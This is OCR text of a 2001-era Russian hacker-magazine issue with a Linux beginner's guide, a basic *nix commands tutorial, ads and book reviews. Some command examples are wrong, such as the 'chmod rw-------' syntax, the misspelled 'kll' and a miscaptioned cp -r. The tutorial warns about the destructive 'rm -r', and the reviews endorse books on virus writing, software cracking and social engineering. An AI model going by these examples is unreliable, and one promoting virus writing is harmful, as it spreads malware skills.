Что это даёт Вам, спросите Вы? Возможность получить *любую Интернет-услугу, обратившись к одному Интернет-оператору*. Будь то доступ по коммутируемой или выделенной линии, подключение по технологии ADSL или веб-хостинг, Интернет-телефония или что-то еще. *Самое высокое качество. Отличное обслуживание. Разумные цены.*

119121· Москва, Смоленская - Сенная пл., 27, стр. 2 · Тел(095)258-7878, факс(095)258-7870 · E-mail: support@mtu.ru · dialup.mtu.ru

Взлом

Первая неделя в Линуксе

Lt. Columbo (columbo@nm.ru)

/Первая неделя

< Folder 1 >

Ну вот, поставил ты себе RedHat (Mandrake, Debian, Slackware - нужное подчеркнуть). Настроил его, и у тебя возник законный вопрос: "А что дальше?". Этим вопросом задаются практически все, кто переходит на Linux. Давай разберемся, что ж такого можно скачать, установить и делать под *никсом.

INet

Ну да, куда же без него-то! Тут Linux на высоте - TCP/IP для него родной протокол, и iNet на той же телефонной линии будет бегать гораздо быстрее, чем под Win! Да и, к тому же, разного софта для Инета (браузеров, почтовок, асек и прочих IRC-клиентов) под *никс как собак нерезаных. Разберемся со всем этим добром.

Браузеры

Да какие угодно! Чаще всего вместе с ОСью идет Netscape Navigator/Communicator. Но ты можешь качнуть себе Opera, lynx и Konqueror. Navigator для юзеров, Опера для продвинутых, lynx для r3a1 k3w1 hAx0rS, Konqueror для всех остальных :). Тут послышались выкрики из зала: "Что такое lynx и Konqueror?". Объясняю: Lynx - это (не падай) текстовый браузер. Как это? Да очень просто - тот же текст (цветной, кстати говоря), те же менюшки, те же ссылочки, только вместо картинок ссылки на них. На первых порах непривычно, но потом фанатеешь, просто жуть! На мой взгляд - лучший браузер, работает со скоростью света и никогда не глючит. Не подходит любителям порнухи :).
А Konqueror - это линуксовый (вернее KDE-шный) аналог малоизвестного у нас Internet Explorer-а :). Аналог как по функциям, так и по назначению - в KDE он тоже встроен в оболочку. Если ты принципиально не хочешь пользоваться текстовых lynxом, да и остальные браузеры тебе не подходят по каким-то там причинам, то не парься и ставь Konqueror. Он тоже быстрый и не глючит, при этом и картинки показывает, и красивые кнопочки там всякие.

Мейлеры

Мейлеров под *никс очень много. Все-таки первая почта начала работать именно под *никсом, и было это 100 миллионов лет назад. С тех пор развелось столько мейлеров! Есть и для X-Window, и для консоли. Если ты привык к Netscape, то смело можешь юзать Netscape Mail из набора Communicator, если же привык к Outlook Express/The Bat!, то юзай KDEшный KMail. Для k3w1 haxoров есть консольные mutt и elm. В общем-то мейлер - он и есть мейлер, наворотов тут никаких не нужно, а по основным функциям все эти почтовики одинаковы. Так что выбор будет скорее всего между GUI-выми и консольными клиентами, а тут уж, как говорится, "на вкус и цвет...".

/ I N S E R T /
Что скачать, ставить, настраивать после установки Линукса

ICQ

Самые популярные: Licq, GnomeICU и ICQNIX. Если ты привык к виндовой аське, тогда юзай ICQNIX. На вид абсолютно та же Win ICQ, только возможностей поменьше :(.
Licq и Gnome ICU - это практически одно и то же как с виду, так и по возможностям. Да, кстати, просто так ни одна аська не будет нормально работать, нужно еще настроить кодировку Windows. В конфигах Licq и ICQNIX в разделе Translation Table прописывай файл RUSSIAN_WIN (он прилагается к обеим аськам). С GnomeICU все еще проще - лезем в настройки и проставляем галочку возле KOI8-R<->CP1251 Translation. Если этого не сделать, то все сообщения Ася будет выдавать зюзюками кодировки KOI8-R и в этой же кодировке отсылать. Не забывай, что большинство народа все-таки сидит под Win, а все Win-приложения используют по умолчанию кодировку CP1251.

IRC


И, наконец, IRC клиенты. Они есть и под консоль (IRCII, BitchX) и под X-Window (KSIRC, KVIRC, X-Chat). Юзать можешь любой, но учти, что KSIRC и KVIRC трудно настроить на CP1251 - придется ставить шрифты и раскладку клавиатуры в Windows-кодировке. С остальными все просто - в IRCII и BitchX кодировка настраивается так же, как и в Licq (кстати, прописывать там надо тот же самый Licqшный файлик). В X-Chat лезешь в Setup -> Character set -> Translation file -> путь к RUSSIAN_WIN. Потом ставишь галочку возле Use translation file->file (иначе зачем мы это туда прописывали :).


ФИДО

Да-да, я не опечатался, под Linuxом тоже есть фидошный софт. Конечно, по возможностям и внешнему виду до DOS-овского софта очень далеко, но все-таки лучше, чем ничего. Итак, можно по старинке юзать мейлер, тоссер и читалку, но более прогрессивный и более "юниксовый" способ - это мейлер, тоссер и сервер новостей. Читать/писать будешь любым ньюсридером (можно, например, заюзать Collabra из Netscape Communicator). Если ты не гейт/хаб/извращенец, то юзай первый способ, т.к. сервер новостей - это слишком гиморно. А все остальные ставят себе мейлер BinkleyPower, ifmail или qico. В принципе можешь юзать любой их них, т.к. по возможностям и по сложности настройки они одинаковы, но учти, что ifmail не компилируется и не запускается под новыми дистрибутивах (типа Mandrake 8.0). Тоссер под *никс только один (по моим сведениям) - Hysky (он же HPT). Его настройка не очень сложна, и если ты настраивал ДОС-овский софт, то тут тоже разберешься за минуту. Читалка тоже только одна - GoldED+.

Мультимедия

Mp3, DivX и прочие чудеса техники в Linuxe конечно есть, и они ничем не хуже виндовых. Альтернатива любимому всеми виндозному WinAmp-у в *никсах - XMMS (или X11Amp в старых дистрибутивах). С виду и по возможностям - одно и то же. Кстати, учти, что даже имея проц 486DX4-100, под Linux-ом можно спокойно слушать Mp3 в 128Кб/с и выше! Спроси любого юниксоида, он подтвердит. А если тебе захочется посмотреть фильмы, то ставь KDE media player (аналог Windows Media player). Под Linux-ом можно смотреть MPEG4 на 166-ом проце! Уже пришел в себя? И даже сбегал к приятелю за диском с MP3? Молодец, тогда вставляй диск и читай дальше.





Кодинг

Юникс - это система открытых сорцов. Любой софт под *никс поставляется как в бинарниках, так и в исходниках, что дает тебе возможность просмотреть исходный код программы, изменить там что-нибудь, а затем откомпилировать в готовую софтину. Причем изменения ты можешь вносить вполне легально, в этом-то и фишка проекта Open Source. И именно поэтому в любом дистрибутиве *никса всегда есть компиляторы. Их очень много, и C, и C++, и Objective C, и Pascal, и Fortran, и Lisp, и Logo, и ассемблер, и даже интерпретатор Бейсика для самых маленьких :). Также полно всяких библиотек - от поддержки звука и консольных менюшек до различных инетовских функций и доступа к ext2. Причем библиотеки тоже в исходниках! Представляешь, сколько всего можно наваять! Кстати, все проги из дистрибутива (и даже само ядро Linux) тоже в исходниках, т.ч. при желании можешь как угодно переделать и саму OS, и все приложения. Почему-то все думают, что под пингвином программы пишутся исключительно в текстовом редакторе. Не верь этому. В Линуксе есть вполне визуальные Glade и Qt Designer. В первом ты будешь дизайнить проги под Gnome, во втором - под KDE. Не бойся, проги будут работать и там и там, просто понадобятся соответствующие библиотеки, но в любом дистрибутиве они есть. Если ты когда-нибудь под виндами делал проги на Borland C++ или M$ Visual C++, то и в *никсах разберешься за полчаса. Наконец, под Linuxом есть даже всенародно любимый Delphi. Все читатели рубрики "Кодинг" уже догадались, что я имею ввиду Kylix. Ну и, разумеется, как и в любом нормальном юниксе, под Linuxом есть полный комплект всяких Perlов, Pythonов и прочих TCLов, так что скучно не будет.

LinuxSoft Office 2000 :)

Говорят, что под пингвином нет офисных прог. Это гон, под линукс закодили кучу офисных приложений! Редакторы, электронные таблицы, базы данных - есть все. Причем они ничем не хуже M$ Office. Есть целых три офисных набора: FreeOffice, KDEшный KOffice и, конечно же, великий Star Office. Программы там в принципе одни и те же (впрочем, как и в M$ Office), но я все-таки рекомендую StarOffice. Все, что ты там создаешь, можно спокойно открыть виндовыми прогами, правда, будут проблемы с кодировкой, но это легко лечится. Вдобавок ко всему, в Линуксе есть отличный заменитель Photoshopа - GIMP. По поводу мощи этого графического редактора идут многолетние споры. Кто-то говорит, что он даже лучше Photoshop-а, кто-то кричит обратное. Я не супер-дизайнер, поэтому сказать уверенно не могу. А вот то, что там есть и слои, и всякие фильтры, и все остальное - это точно.

Геймеру

Ах да, игрушки. Под пингвином они, конечно же, есть, причем не только всякие тетрисы и шашки, но и нормальные игры типа Unreal, Half-Life, HoMM, Quake3... да много еще чего. Они, как ты уже догадался, тоже ничем не хуже виндовых оригиналов, а иногда даже лучше - были случаи, когда Quake3 под линуксом выдавал в 2 раза больше FPS, чем под виндами! Продвинутые геймеры знают, что игровые сервера чаще всего ставят на *никс, потому что надежнее и ничего не глючит. Единственная фишка *никсов - это то, что для 3D-игр нужна поддержка OpenGL. Под линуксом OpenGL работает на всех карточках от nVIDIA, 3Dfx, а также на Savage. Если у тебя какая-нибудь ATI Rage или Kyro, то поищи в Инете, скорее всего найдешь этот самый OpenGL именно для твоей карточки.

И напоследок я скажу

Ну как, расхотелось сносить Linux? Но все равно чего-то не хватает? Я даже знаю - чего. Все-таки есть такие проги, которых под пингвином не существует, а они тебе очень нужны. Что ж, для этого есть вполне работоспособные эмуляторы Windows и DOS. Т.е. ты сможешь прямо под пингвином запускать все то, что ты юзал под виндами! Называются эти эмуляторы Wine и DOSEMU соответственно. Единственное, что может не пойти под такими эмуляторами, это виндовые игры под DirectX, но это тоже обходится рулезной прогой VMWare (о которой X уже писал). Ну что, теперь Linux - rulez forever? Молодец. До встречи в Linuxe





Взлом

Основные команды *nix

Furet

/Основные

<Folder 1>

/ I N S E R T /

Что за зверь этот *nix?", - спросишь ты. Для тех, кто не бродит по ночам в лесу, поясняю.. *nix - это общее название всех оперативок, родственных отцу Unix'у. Если и после этого термина ты чешешь репу, то дальше можешь не читать, для тебя это все пурга. Ага, все-таки читаешь! Ну раз уж ты решился, то в путь, к освоению основных команд *никса!

команды nix/I

Для начала

Первое, что ты должен сделать, - найти в потемках ближайший рынок, где продается любой дистрибутив Linux'a aka пингвина (Red Hat, Black Cat, Mandrake или Debian) и приобрести его за пару буказоидов (не советую начинать свои извращения с Linux SlackWare или BSD - перелом черепа обеспечен!). После этого можешь гордо идти домой, держа компакт так, чтобы все видели, что ты - будущий юниксоид!
Прибежав домой и немного отдышавшись, выпей пивка, посмотри телек и займись стиркой... Стиркой ненужного файла на твоем компе, ибо *nix - это тоже существо и требует чистоплотности. Затем, вооружившись Partition Magic, произведи выстрел в воздух, типа я вооружен и опасен, - с помощью этой чудо-проги оборудуй для своего питомца клетку. Для этого тебе понадобится добавить на диск пару разделов: первый и основной раздел формать под ext2 (не менее 2-х метров), а второй - для свопа (размер ОЗУ, помноженный на два). Теперь смело вставляй диск и перегружай комп. Чего видишь? Пингвина? Главное, обрати внимание на его выражение лица. Если он растягивает лыбу, скорее руби провода питания своего компа, вытягивай диск с этим зверем и тащи на рынок. С претензиями к продавцу, мол, продал подделку.

Грузим(ся)

Как ты уже понял, разделов на диски линуксоиды не предусмотрели, ну да ладно! И в отличие от морали, которая установилась в виндах - разделять каталоги чертой "\", в Linux используется обратная черта "/". К примеру, адрес файла 31337xakep_faq.txt в корневом каталоге пользователя хакер в *nix'e пропишется так: /home/xakep/31337xakep_faq.txt (home - каталог; хакер - подкаталог; 31337xakep_faq.txt - файл).

Находим файло

Чтобы узнать, инсталлирована на твоей телеге та или иная тулза, в *nix'e есть команда which. Используя ее, найдем, где у тебя расположился Midnight Commander - программа, аналогичная Norton Commander by Петя Нортон: в шелле пишем "which mc" (не вздумай влепить кавычки!). В результате, если тулза установлена, ты получишь путь к ней. Он выглядит примерно так: /usr/bin/mc. Аналогично можно узнать, установлен ли у тебя интерпретатор кульного языка программирования Perl'a. Подай команду зверю - which perl - и в итоге получишь путь - /usr/bin/perl или похожий.
Смотрим директории, получаем кучу непоняток
Еще одной кульной командой является ls (кто в ясельном возрасте изучал MS-DOS, тот знает, что такое dir. В *nix'e ls - это синоним dir'a). Введи в терминале ls и ты увидишь список файлов каталога, в котором ты сейчас находишься. Заметь, что каталоги и файлы отличаются цветом шрифта. Одним из часто используемых мною ключей является -l, с помощью которого можно получить подробную инфу о каждом файле каталога.
Об остальных ключах ты можешь узнать, как говорится, не отходя от кассы, применив еще одну часто используемую команду man. Эта команда работает с так называемыми man-страницами (по-русски - help). Чтобы узнать инфу об интересующей тебя программе или команде, просто введи "man команда". Например, man ls, и узнаешь много нового (и о своей личности тоже...). Теперь самое время разобраться, что за ругань вывела нам команда ls -l. Перед тобой 7 колонок, в каждой из которых какая-то белиберда. Давай разберемся, что к чему.
В *nix'e, как в любой многопользовательской операционке, у каждого файла есть свои права доступа. Для хозяина файла - одни, для группы, в которую входит хозяин, - другие, а для остальных пользователей - третьи. Каждый пользователь из этих трех категорий может либо читать файл, либо записывать в него инфу, либо загружать (если он загружаемый). Права доступа и определяют тот набор возможностей для каждой категории пользователей. Эти самые права доступа можно представлять в трех видах:

0727 - восьмеричный вид
111010111 - двоичный вид
rwx-w-rwx - строковой вид

Восьмеричный вид состоит из четырех цифр: первая 0 - показывает, что мы имеем дело с восьмеричным числом; следующие три цифры определяют права доступа хозяина файла, группы, к которой принадлежит хозяин, и остальных пользователей соответственно. Каждая цифра состоит из суммы цифр (4, 2 и 1). Четверка означает, что пользователь данной группы имеет право на чтение файла, двойка - право на запись, а единица - право на загрузку. Таким образом, хозяин имеет право на все действия с данным файлом; группа, к которой он принадлежит, - может только записывать инфу в данный файл; все остальные же пользователи также могут делать с этим файлом все что угодно.
Двоичный вид - это то же самое, что восьмеричный, только в двоичной системе исчисления. Ну а строковый вид самый простой для человеческого восприятия. Здесь каждая буква означает определенное право: r - право на чтение; w - право на запись, x - право на запуск.
Возьмем файл mbox из моего каталога /root. Из строкового вида прав доступа (-rw-------) следует, что я могу просматривать и изменять содержимое этого файла, а другие пользователи не имеют никаких прав. Что такое "не имеют никаких прав"? Это очень полезная фишка. Например, этот мой файл mbox никто, кроме меня, даже не сможет прочитать. Он как бы на замке ото всех (кроме меня). На самом деле в строковом виде - десять символов: первый символ указывает на тип файла, а все остальные девять описывают права. Если первый символ "-" - это обычный файл, если символ "d" - каталог.
В третьей и в четвертой колонках ты можешь узнать, кто хозяин данного файла и к какой группе он принадлежит, соответственно. В пятой - размер файла (в байтах), а дальше идет месяц, число, время создания файла и само имя файла (заметь, каталог - это тоже файл).

Определяем права файлам

Теперь неплохо было бы уметь изменять эти самые права доступа, чтобы никакая личность-паразит не смогла прочесть твои личные файлы, а тем более стереть. Для этого существует команда chmod (change mode). Например, чтобы запретить остальным пользователям читать мой файл net.map из каталога /root, я введу такую команду:
chmod rw------- net.map
или
chmod 600 net.map
или, чтобы разрешить читать и записывать, - chmod rw-rw-rw net.map

Лазаем по каталогам

До этого момента ты смог выводить на экран список файлов только того каталога, в котором находишься. Но чтобы посмотреть, какие файлы находятся, например, в каталоге mail, тебе для начала нужно попасть в этот каталог. А это как раз можно осуществить с помощью команды cd. Юзается вот так: cd каталог.
А чтобы попасть в домашний каталог пользователя хакер, нужно ввести "cd /home/xakep".

Создаем и удаляем каталоги

Чтобы создать или удалить пустой каталог, используй команды mkdir и rmdir.
mkdir vasya (создается каталог vasya в текущем каталоге)
rmdir vasya (удаляется каталог vasya)

Копируем и двигаем

Теперь неплохо было бы научиться копировать, перемещать и удалять файлы. Для этого используются следующие команды: cp, mv и rm - соответственно.
Примеры:
cp dir1/file1 dir2 (в итоге file1 будет скопирован в dir2)
поместив в командной строке ключ -R или -r, можно скопировать целый фрагмент дерева каталогов
cp -r dir1/file1 dir2 (в итоге целая директория dir1, вместе с file1, будет скопирована в директорию dir2)

NEXT



Взлом

Основные команды *nix

Furet

Команда rm удаляет файлы и директории. Например: rm file1 удалит file1. Но помни: rm -r является самой опасной в *nix'e, так как ключ -r говорит системе, что нужно удалять все дерево, не спрашивая подтверждения. И этой командой ты можешь удалить целую иерархию каталогов (большая просьба не выполнять этой команды на удаленном сервере!). За подробным описанием всех перечисленных команд не забудь посмотреть соответствующие man-страницы (команда man).

Расширенный поиск

Кроме команды which, которая используется только для поиска загружаемых файлов, существует более глобальная, но и в то же время и более медленная команда find, которая имеет много различных ключей и может искать файлы по имени, по дате создания, по правам доступа, по времени изменениям прав доступа и другим параметрам. За полным описанием обратись к man-странице. А я приведу некоторые часто используемые мною команды:

find /home -name *xakep* (находит в домашних каталогах всех пользователей все файлы, включающие в название слово хакер)
find / -name *.tmp -mtime +7 (находит файлы с расширением tmp, существующие больше недели)
find ~ -atime +31 (находит файлы в домашнем каталоге, к которым не было обращения больше месяца; эту команду полезно использовать для определения информации, подлежащей архивированию)
find dir -ctime -1 (находит файлы в заданном каталоге, статус которых был изменен в течение последних суток)

Процессы

Не так давно в мире (компьютерном) существовали оперативки, разрешающие одновременно выполнять только один процесс. Я уже упоминал об одной такой системе выше (MS-DOS). Однако в *nix'e все совсем наоборот! Этот звереныш может выполнять одновременно сколько угодно (в пределах разумного) процессов, лишь бы памяти хватило. Да и в памяти ограничения тоже растяжимы - *nix использует страничную организацию памяти. С помощью этой фишки из памяти могут выгружаться временно неиспользуемые процессы (определяется интуитивно по нескольким параметрам, включая время обращения). Они-то и помещаются на винт в раздел свопа (swap area). А на их место записывается более нужная информация о процессе на данный момент. После того как привилегии выгруженного ранее процесса возрастут, он будет переписан в ОЗУ на место менее используемого процесса, который, в свою очередь, будет выкинут в своп. Настоящая жизнь..

Какие же команды предусмотрели для управления процессами разработчики *nix'a? Лови первую - ps (process status). Эта команда выводит на window (не windows!!!) твоего терминала список процессов.

По умолчанию команда ps выводит информацию в четырех колонках. В первой (PID) - идентификатор процесса; во второй (TTY) - терминал; в третьей (TIME) - содержатся данные об использовании процессом времени центрального процессора; и, наконец, в четвертой (CMD) - указано имя выполняемой команды.

Использовав ключ -f, ты сможешь пощупать процесс обеими руками, получив инфу в полном формате. А ключ -a сообщит команде выводить процессы, запущенные только с этого терминала.

(UID - идентификатор владельца процесса; PPID - идентификатор родительского процесса; C - использование процесса для планирования; STIME - время запуска процесса)

Еще одним полезным ключом является -A, с помощью которого команда ps выведет на чистую воду все процессы, выполняемые на твоей телеге.

Убиваем

Теперь ты готов к главному. Ты готов выполнить команду kill... Был процесс, да сплыл.. А кто его смыл в унитаз?! Его смыл ты. Обговорим это подробнее. Синтаксис этой команды выглядит примерно так:

kill [signal] job | PID

('job | PID' - означает, что можно указать либо номер задания, либо идентификатор процесса)

К сигналам, с которыми тебе необходимо познакомиться в первую очередь, относятся: SIGINT - сигнал, посылаемый обычно от клавиатуры активному процессу при нажатии комбинации клавиш <Ctrl+C>, прерывает выполнение процесса без вывода дампа; SIGTERM - сигнал к завершению выполнения программы, этот сигнал обычно посылают другие процессы; SIGKILL - неперехватываемый сигнал, немедленно завершает выполнение программы, не оставляя ему времени на нормальное завершение (завершение с max ущерба); SIGHUP - сообщает о разрыве соединения, посылается процессам, когда терминал прекращает работу или в случае неожиданного закрытия потока ввода/вывода.

Пример: kll -s KILL %2 (процессу с идентификационным номером посылается сигнал KILL, что приведет к его немедленному завершению).

Контрольный выстрел

Сделай его тихо и незаметно, без свидетелей. А затем переходи к более углубленному изучению монстров под названием *nix (*nix! Звучит гордо. Не правда ли?). А поможет тебе в этом настоящая анатомия *nix'oобразных - "Секреты UNIX" by Джеймс С. Армстронг. Займись также всерьез языком программирования Си, на котором написаны все исходники животного. В первый раз слышишь о таком? Тогда книженция "Язык программирования Си", написанная такими известными авторами, как Б.Керниган и Д.Ритчи, как раз для тебя! Кстати, именно этот бук в свое время привлек так много народу к Си. Ну а если тебя клонит на изврат, можешь себе поставить симулятор UNIX под Windows. Одна из лучших такого рода тулз - UWIN (www.research.att.com). А статью о ней ты можешь прочесть в ближайших номерах Х. Ну и, наконец, посещай свой любимый сайт - www.xakep.ru, где ты найдешь не менее интересную инфу обо всем, что связано с компами, и не только!





Reflex C708
Кинескоп: абсолютно плоский PFT, диагональ 17 " 325x244мм, шаг 0,25мм
Покрытие: антибликовое антистатическое S-ARAS
Фокус: двойной динамический
Разрешение: 1600X1200 / 75Hz
Частоты развертки: 30-96KHz/ 47-130Hz
32 возможные установки для различных графических режимов (22 пользовательских, 10 стандартных заводских)
Энергосбережение: EPA, VESA DPMS, NUTEK
Безопасность: соответствие стандартам MPR-II, TCO-99
Plug&Play: DDC1/2B, Windows® 98/NT
Модель C509
Кинескоп FST, диагональ 15 ", шаг: 0,28 мм
Покрытие: антибликовое антистатическое AGARAS
Разрешение: 1024X768 / 60Гц
Частота развертки: 30-57кГц
32 возможные установки для различных графических режимов (22 пользовательских, 10 стандартных заводских)
Энергосбережение: EPA, VESA DPMS, NUTEK соответствие стандартам MPR-II, TCO-99
Потребляемая мощность: 75Вт
Plug&Play: DDC1/2B, Windows® 98/NT
Модель C707
Кинескоп FST, диагональ 17 ", шаг: 0,26 мм
Покрытие: антибликовое антистатическое AGARAS
Фокус: двойной динамический
Разрешение: 1600X1200 / 60Гц
Частота развертки: 30-86кГц
32 возможные установки для различных графических режимов (22 пользовательских, 10 стандартных заводских)
Энергосбережение: EPA, VESA DPMS, NUTEK соответствие стандартам MPR-II, TCO-99
Потребляемая мощность: 95Вт
Plug&Play: DDC1/2B, Windows® 98/NT
Rolsen
стирая границы
с мониторами
Rolsen
Разветвленная сеть сервисных центров по всей России
Официальный дистрибьютор Falcon Computers Ltd.
Товар сертифицирован
тел.: (095) 150-8320, 150-8340, 150-8324
телефон для розничных покупателей: (095) 933-4997

/X-BOOKS/X

X-BOOKS

Витольд Барский (http://x-books.ft.inc.ru/)
в тандеме с Асёной (asya@ft.inc.ru)

< Folder 1 >



Медведовский И.Д., Семьянов П.В., Леонов Д.Г., "Атака на Internet" - 3-е изд., стер. - М.: "ДМК", 2000

Если ты видел книгу "Атака через Internet", вышедшую два года назад, то знай: это - она же, только сменившая имя и вобравшая в себя кое-что новое в своей третьей версии. В те далекие времена она была чуть ли не единственным и одним из первых специализированных изданий, посвященных анализу безопасности в Интернете (к тому же была написана отечественными авторами). За эти годы книга растолстела и апгрейдилась: появились новые главы, да и вся информация осовременилась - ведь жизнь не стоит на месте, особенно сетевая-интернетская. В целом эта книга об опасности, которая угрожает всем пользователям сети, об удаленных атаках на протоколы сети, ее инфраструктуру, операционные системы и приложения, а также о методах, позволяющих обезопасить себя и свой комп.

Появилась в этом издании глава, посвященная социальной инженерии - области, о которой по-русски мало писалось. Не знаешь, что это такое? Сейчас объясню. Помнишь фильм "Хакеры"? Там пиплы в помойках рылись, пытаясь найти клочок бумажки (с паролем, например), который бы помог им проникнуть в корпоративную сеть. Так вот, это и есть социальная инженерия. ;) То есть не софт ломаешь, а инфу получаешь, чтобы в сеть войти. Очень интересная главка с уклоном в психологию - тебе расскажут, как можно без всякого насилия разводить лохов на их пароли с помощью телефона, электронной почты, чатов - и как самому не оказаться лохом, когда "социально инженерить" попытаются тебя.

Кроме описания атак на протоколы (об этом большая часть книги, но мы не будем об этом распространяться, так как надеемся, что ты знаком с предыдущими версиями этой книги - там это все есть), еще имеется несколько глав об операционных системах и приложениях. В первую очередь речь, конечно, идет о Unix, но и о виндах - тоже, так как на них тоже уже много хостов стоит. Отдельно написано про атаки через WWW - самую сейчас популярную службу в Интернете. В этой части речь идет об атаках на клиента, веб-сервер и серверные приложения, cgi-приложения.

В общем, хочешь поумнеть - читай эту книгу. ;)




Лукацкий А.В., "Обнаружение атак" - СПб.: "БХВ-Петербург", 2001

В этой серьезной и толстой книге содержится подробный обзор новой технологии информационной безопасности - обнаружения атак и анализа защищенности. Она будет полезна как чайникам, так и крутым спецам в области информационной безопасности; можно ее использовать и как учебник. Книга появилась в результате четырехлетней работы автора в этой области. Для иллюстрации описываемых технологий в ней предлагается множество примеров, взятых из реальной жизни, из практического опыта. Если напряжешься, то поймешь, как юзать и развертывать системы обнаружения атак, как сделать сеть защищенной от внешней и внутренней ломки. Кроме непосредственного обнаружения атак или их следов и самих систем обнаружения, рассказывается и о создании полной инфраструктуры, в которую входят и подготовка персонала, определение политики и процедур безопасности. В общем, как сделать все круто.

В приложении можно найти полезную инфу, которая пригодится в работе: списки портов, которые используются троянами или часто сканируются, список доменов первого уровня и список идентификаторов протоколов IPv4.

Рекомендуем эту книгу серьезным людям - она не для легкого чтения.




Крис Касперски, "Образ мышления - дизассемблер IDA. Том 1" - М.: "СОЛОН-Р", 2001

Наконец-то! Вот и появилась первая в России книга по популярному дизассемблеру IDA Pro. Первый том называется "Описание функций встроенного языка IDA Pro". Это подробный справочник по всем многочисленным функциям IDA, интерфейсу и архитектуре. В основном описывается версия 4.01, но, где надо, уточняются особенности предыдущих версий. То есть теперь тебе не надо ночи напролет корпеть, пробираясь сквозь бурелом возможностей IDA, чтобы, наконец, крекнуть необходимую тебе софтину и затем получить заслуженные похвалы коллег, а достаточно лишь взять книгу и просто прочитать, как это делается, чтобы сразу резко повысить твой хакерский КПД.

В начале книги дается краткое введение в дизассемблирование, описаны первые шаги работы с IDA и язык скриптов, а далее описание функций идет по темам: виртуальная память, сегменты и селекторы, элементы и их типы, операнды, объекты, функции, перекрестные ссылки, точки входа, структуры и перечисления, взаимодействие с пользователем, файловый ввод-вывод, виртуальные и ассоциативные массивы и много других.

Планируется выход еще двух томов: "Приемы эффективной работы с IDA Pro" и "Технологии дизассемблирования". Так что скоро будет совсем все здорово, а пока учи функции.




Козлов Д.А., Парандовский А.А., Парандовский А.К., "Энциклопедия компьютерных вирусов" - М.: "СОЛОН-Р", 2001

Правильнее было бы назвать эту книгу "Написание вирусов". Примерно половина книги - именно об этом. Здесь тебя научат разрабатывать и резидентные, и нерезидентные вирусы, и com, и exe, и загрузочные, и макро-вирусы. Значительно меньше места выделено методам защиты, но все же рассказано, например, что делать при заражении загрузочным вирусом, как восстанавливать файлы после заражения или как распознать полиморфный вирус. Весь код - на ассемблере, так что имей в виду.

Помимо практической части, в книге имеется и теоретическая. В ней изложена история вирусов: когда все это началось, про первые эпидемии и про появление вирусов в России. Есть интересная глава про суть вирусов: как они действуют, какими методами, насколько они реально опасны, откуда они появляются, в каких формах и какие типы вирусов существуют.

Если ты любишь повозиться с ассемблером и любишь вирусы, то книга эта тебе пригодится. Только имей в виду, что вирусописатели у нас могут сесть года на три, а если вирус получится очень уж хороший, то за такой и все семь лет дадут.



Котеров Д.В., "Самоучитель PHP" - СПб.: "БХВ-Петербург", 2001

